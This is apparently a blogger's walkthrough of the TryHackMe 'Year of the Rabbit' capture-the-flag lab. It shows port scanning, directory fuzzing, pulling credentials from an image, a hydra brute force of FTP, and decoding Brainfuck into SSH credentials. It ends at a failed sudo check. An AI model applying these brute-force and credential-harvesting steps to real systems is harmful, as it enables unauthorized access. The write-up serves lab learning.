

Year of the Rabbit (THM)

ip of the machine :- 10.10.196.3

```
07:43 pm CyberCreedPC Thu Sep 19 2024 ~/testing 19:43 sohamt (4.217s)
ping 10.10.196.3 -c 5
PING 10.10.196.3 (10.10.196.3) 56(84) bytes of data.
64 bytes from 10.10.196.3: icmp_seq=1 ttl=60 time=220 ms
64 bytes from 10.10.196.3: icmp_seq=2 ttl=60 time=181 ms
64 bytes from 10.10.196.3: icmp_seq=3 ttl=60 time=214 ms
64 bytes from 10.10.196.3: icmp_seq=4 ttl=60 time=170 ms
64 bytes from 10.10.196.3: icmp_seq=5 ttl=60 time=179 ms

--- 10.10.196.3 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 169.957/192.643/220.022/20.165 ms
```

machine is on!!!

```
07:44 pm CyberCreedPC Thu Sep 19 2024 ~/testing 19:44 sohamt (24.576s)
nmap -p- --min-rate=10000 10.10.196.3

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-19 19:44 IST
Warning: 10.10.196.3 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.196.3
Host is up (0.16s latency).
Not shown: 65434 closed tcp ports (conn-refused), 98 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds
```

Got three open ports...

```
07:46 pm CyberCreedPC Thu Sep 19 2024 ~/testing 19:46 sohamt (17.204s)
```

```
nmap -p 22,21,80 -sC -A -T5 -Pn -n 10.10.196.3
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-19 19:46 IST
```

```
Nmap scan report for 10.10.196.3
```

```
Host is up (0.20s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
21/tcp    open  ftp      vsftpd 3.0.2
```

```
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
```

```
| ssh-hostkey:
```

```
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
```

```
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
```

```
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
```

```
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
```

```
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
```

```
|_http-title: Apache2 Debian Default Page: It works
```

```
|_http-server-header: Apache/2.4.10 (Debian)
```

```
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 17.15 seconds
```

Found version of the services running on the open ports.

```
07:47 pm CyberCreedPC Thu Sep 19 2024 ~/testing 19:47 sohamt
```

```
ftp 10.10.196.3
```

```
Connected to 10.10.196.3.
```

```
220 (vsFTPD 3.0.2)
```

```
Name (10.10.196.3:sohamt): anonymous
```

```
331 Please specify the password.
```

```
Password:
```

```
530 Login incorrect.
```

```
ftp: Login failed.
```

```
ftp> █
```

anonymous login not allowed!!!

07:48 pm CyberCreedPC Thu Sep 19 2024 ~/testing 19:48 sohamt (1m 47.37s)

ffuf -u http://10.10.196.3/FUZZ -w /usr/share/dirb/wordlists/big.txt



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://10.10.196.3/FUZZ
:: Wordlist    : FUZZ: /usr/share/dirb/wordlists/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
.htaccess      [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 157ms]
.htpasswd     [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 4694ms]
assets        [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 171ms]
server-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 152ms]
:: Progress: [20469/20469] :: Job [1/1] :: 158 req/sec :: Duration: [0:01:47] :: Errors: 0 ::
```

got some directories after scanning.

Also looked at the src. code after inspecting and didn't find anything.
We can only look on one directory which is /assets directory.




```
found two files...
```




rick rolled'

```
/* Nice to see someone checking the stylesheets.  
   Take a look at the page: /sup3r_s3cr3t_fl4g.php  
*/
```

in style.css file saw these two commented lines. Let's look at this above mentioned page.



it is showing us this...



after clicking ok, we are redirected on youtube and got rick rolled...




So i used script blocker to block js on the web page and this was coming.

So i was being confused what to do next, so went to burp suite and start visiting website again and again till i get something interesting and in one of them saw something,

Request						Response				
PrettyRawHex						PrettyRawHexRender				
1	GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1					1	HTTP/1.1 302 Found			
2	Host: 10.10.196.3					2	Date: Thu, 19 Sep 2024 14:50:35 GMT			
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0					3	Server: Apache/2.4.10 (Debian)			
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8					4	location: /sup3r_s3cret_fl4g			
5	Accept-Language: en-US,en;q=0.5					5	Content-Length: 0			
6	Accept-Encoding: gzip, deflate, br					6	Keep-Alive: timeout=5, max=99			
7	Connection: keep-alive					7	Connection: Keep-Alive			
8	Upgrade-Insecure-Requests: 1					8	Content-Type: text/html; charset=UTF-8			
9	Priority: u=0, i					9				
						10				

a hidden directory!!! and that to a get request...



so went to the hidden directory and found an image...

```
08:25 pm CyberCreedPC Thu Sep 19 2024 ~/testing 20:25 sohamt (5.724s)
wget http://10.10.196.3/WExYY2Cv-qU/Hot_Babe.png
--2024-09-19 20:25:02-- http://10.10.196.3/WExYY2Cv-qU/Hot_Babe.png
Connecting to 10.10.196.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 475075 (464K) [image/png]
Saving to: 'Hot_Babe.png'

Hot_Babe.png                               100%[=====
2024-09-19 20:25:08 (88.0 KB/s) - 'Hot_Babe.png' saved [475075/475075]
```

So downloaded image and started binwalk but didn't find anything then did strings.

```
1END
0t9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%mlyPsGV54
```

got possible user "ftpuser" and now we have to brute force the password.

08:28 pm CyberCreech

cat pass.txt

0t9RrG7h2~24?
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2-@y7dE\$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C7703FIy0c0sd
014xEhgg0Hxz1
5dpv#Pr\$wqH7F
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhhq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkl
KKH5zy23+S0@B
3r6PHtM4NzJjE
gm0!!EC1A0I2?
HPHr!j00RaDEi
7N+J9BYSp4uaY
PYKt-ebvtmWoC
3TN%cD_E6zm*s
eo?@c!ly3&=0Z
nR8&FXz\$ZPeIN
eE4Mu53UkKHx#
863004501e40d

So created a password list of all possible password combinations.

```
08:28 pm CyberCreedPC Thu Sep 19 2024 ~/testing 20:28 sohamt (17.984s)
```

```
hydra -l ftpuser -P pass.txt 10.10.196.3 ftp
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-19 20:28:39
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 83 login tries (l:1/p:83), ~6 tries per task
```

```
[DATA] attacking ftp://10.10.196.3:21/
```

```
[21][ftp] host: 10.10.196.3 login: ftpuser password: 5iez1wG XKfPKQ
```

```
1 of 1 target successfully completed, 1 valid password found
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-19 20:28:57
```

cracked it!!!

So pass of ftpuser is "5iez1wG XKfPKQ"

```
08:30 pm CyberCreedPC Thu Sep 19 2024 ~/testing 20:30 sohamt
```

```
ftp 10.10.196.3
```

```
Connected to 10.10.196.3.
```

```
220 (vsFTPd 3.0.2)
```

```
Name (10.10.196.3:sohamt): ftpuser
```

```
331 Please specify the password.
```

```
Password:
```

```
230 Login successful.
```

```
Remote system type is UNIX.
```

```
Using binary mode to transfer files.
```

```
ftp> █
```

Finally logged in!!!

```
ftp> ls
```

```
200 PORT command successful. Consider using PASV.
```

```
150 Here comes the directory listing.
```

```
-rw-r--r--  1 0      0      758 Jan 23  2020 Eli's_Creds.txt
```

```
226 Directory send OK.
```

```
ftp> █
```

Oohh!!! creds....

08:31 pm CyberCreedPC Thu Sep 19 2024 ~/testing 20:31 sohamt (0.028s)

cat Eli\'s_Creds.txt

```
+++++ +++++[ ->+++ ++++++ +<]>+ +++.< ++++++ [->++ +++<] >+++++ +.<++ +[->-  
---<]> ----- .<+++ [->++ +<]>+ +++.< ++++++ ++[-> ----- ---<]> ----- ---.<+  
+++++[ ->---- ---<]> -.<++ ++++++ +[->+ ++++++ ++<]> ++++++ .+++++ +++.- ---.<+  
+++++ +++[- >----- ----- <]>-- ----- ----. ----.< ++++++ +++[- >+++++ +++<  
>]>+++ +++.< ++++++ [->+++ +<]>+ .<+++ +[->+ +++<] >+.. +++++. ----- ----.+  
++.<+ ++[-> ---<] >----- -.<++ ++++++ [->---- ---<] >----- --.<+ ++++++ [->----  
---<]> -.<++ ++++++ [->+++ +++<] >.<++ +[->+ ++<]> ++++++ +.<++ +++[- >+++++  
+<]>+ +++.< ++++++ +[->- ----- <]>-- ----- -.<++ ++++++ [->+++ +++<] >+.<+  
+++++ [->---- ---<]> ---.< ++++++ [->--- ---<] >---. <+++++ ++++++ [->+++ ++++++  
<]>++ +++++. <+++++ +++[- >----- ---<] >----- -.+++ +.<++ ++++++ [->++ ++++++  
<]>+. <+++[- >----- <]>-- ----.- ----. <
```

Got creds. but it's a bit gibberish though!!!

```

++.<+ ++[-> ---<] >----- -.<+ ++++[ ->--- ---<] >--
-- --.<+ ++++[ ->---
--<]> -.<+ ++++[ ->+++ ++<] >.<+ +[->+ ++<]>
+++++ +.<+ +++ [->++++
+<]>+ +++.< ++++++ +[->----- <]>-- ----- -.<+
++++[ ->+++ ++<] >+.<+
++++[ ->--- --<]> ---.< ++++++ [->-- ---<] >---.
<+++++ ++++[ ->+++ +++++
<]>+ ++ +++++. <+++++ +++[->----- ---<] >----- -.+++ +.
<+ ++++++ [->+ ++++++
<]>+. <+ [+>--- <]>-- ---.- -----. <

```

detect programming language for me




The code you've shared appears to be in Brainfuck, an esoteric programming language known for its minimalist and highly symbolic nature. It consists of eight commands represented by symbols such as `+`, `-`, `[`, `]`, `<`, `>`, `.` and `,`.

The pattern in your code, with characters like `+`, `-`, `>`, `<`, and brackets `[]`, is characteristic of Brainfuck, which manipulates memory and output through these symbols.

Would you like help deciphering this code or understanding how Brainfuck works?

So i asked chatgpt which language it is, and it said brainfuck.



The screenshot shows a web browser window with the URL `tutorialspoint.com/execute_brainfk_online.php`. The page title is "Online Brainfuck Compiler". The interface includes a navigation bar with "Execute", "Beautify", "Share", "Source Code", and "Help" buttons. The main area displays 11 lines of Brainfuck code. The terminal output on the right shows the execution results: "User: eli" and "Password: DSpDiM1wAEwid".

```
1  ++++++ +++++[ ->+++ ++++++ +<]>+ +++.< ++++++ [->++ +++<] >+++++ +.<++ +[->-  
2  --<]> ----- .<+++ [->++ +<]>+ +++.< ++++++ ++[-> ----- --<]> ----- --.<+  
3  +++++[ ->---- --<]> -.<++ ++++++ +[->+ ++++++ ++<]> ++++++ .++++ +++.- --.<+  
4  ++++++ +++[- >----- ----- <]>-- ----- ----. ---.< ++++++ +++[- >+++++ +++<  
5  ]>+++ +++.< +++++[ ->+++ +<]>+ .<+++ +[->+ +++<] >+.. +++++. ----- ----.+  
6  ++.<+ ++[-> ----<] >----- -.<++ +++++[ ->---- ----<] >----- --.<+ +++++[ ->----  
7  --<]> -.<++ +++++[ ->+++ +++<] >.<++ +[->+ ++<]> ++++++ +.<++ +++[- >+++++  
8  +<]>+ +++.< ++++++ +[->- ----- <]>-- ----- -.<++ +++++[ ->+++ +++<] >+.<+  
9  +++++[ ->---- --<]> ----.< ++++++ [->-- ----<] >----. <+++++ +++++[ ->+++ ++++++  
10 <]>++ +++++. <+++++ +++[- >----- ----<] >----- -.+++ +.<++ ++++++ [->++ ++++++  
11 <]>+. <++++[ ->---- <]>-- ----.- ----. <
```

Terminal Output:

```
User: eli  
  
Password: DSpDiM1wAEwid
```

So simply went to an online Brainfuck compiler and executed the code and got our creds.

User: eli

Password: DSpDiM1wAEwid

```
08:39 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 ~ 20:39 eli
```

```
eli@year-of-the-rabbit:~ (0s)
```

```
1 new message
```

```
Message from Root to Gwendoline:
```

```
"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"
```

```
END MESSAGE
```

entered as user eli and also got a message from someone and came to know about a hiding place, probably a hidden directory.

```
08:41 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 ~ 20:41 eli
```

```
08:41 pm year-of-the-rabbit eli@year-of-the-rabbit Thu Sep 19 2024 ~ 20:41 eli (8.835s)
```

```
sudo -l
```

```
[sudo] password for eli:
```

```
Sorry, user eli may not run sudo on year-of-the-rabbit.
```

